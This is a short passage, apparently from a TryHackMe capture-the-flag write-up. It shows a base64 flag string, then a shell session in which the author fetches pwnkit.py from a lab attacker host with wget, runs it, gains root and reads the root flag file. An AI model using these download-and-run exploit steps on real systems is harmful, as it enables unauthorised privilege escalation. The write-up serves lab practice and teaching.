
Input

```
VEhNe2E1ZjgyYTAwZTJmZWVlMzQ2NTI0OWI4NTViZTcxYzAxfQ==
```

Output


[redacted]

here I find the pwnkit vulnerability



```
wget http://10.11.28.126:8000/pwnkit.py
--2023-09-05 11:48:32--  http://10.11.28.126:8000/pwnkit.py
Connecting to 10.11.28.126:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3262 (3.2K) [text/x-python]
Saving to: ‘pwnkit.py’

     0K ...                                                   100%  356K=0.009s

2023-09-05 11:48:32 (356 KB/s) - ‘pwnkit.py’ saved [3262/3262]

ls
6450.txt
noteforjames.txt
pwnkit.py
chmod +x pwnkit.py
python3 pwnkit.py
id
uid=0(root) gid=1001(james) groups=1001(james)
```

to find root flag I use hint



```
uid=0(root) gid=1001(james) groups=1001(james)
cd /root
ls -la
total 44
drwx------  6 root root 4096 Jul 15  2020 .
drwxr-xr-x 24 root root 4096 Jul 13  2020 ..
lrwxrwxrwx  1 root root    9 Jul 14  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jul 13  2020 .cache
drwx------  3 root root 4096 Jul 13  2020 .gnupg
drwxr-xr-x  3 root root 4096 Jul 13  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Jul 13  2020 .ssh
-rw-------  1 root root    0 Jul 15  2020 .viminfo
-rw-r--r--  1 root root  165 Jul 14  2020 .wget-hsts
-rw-r--r--  1 root root  135 Sep  5 11:49 f2.txt
-rw-r--r--  1 root root   36 Jul 13  2020 root.txt
cat root.txt
THM{congratulationsyoumadeithashme}
cat f2.txt
```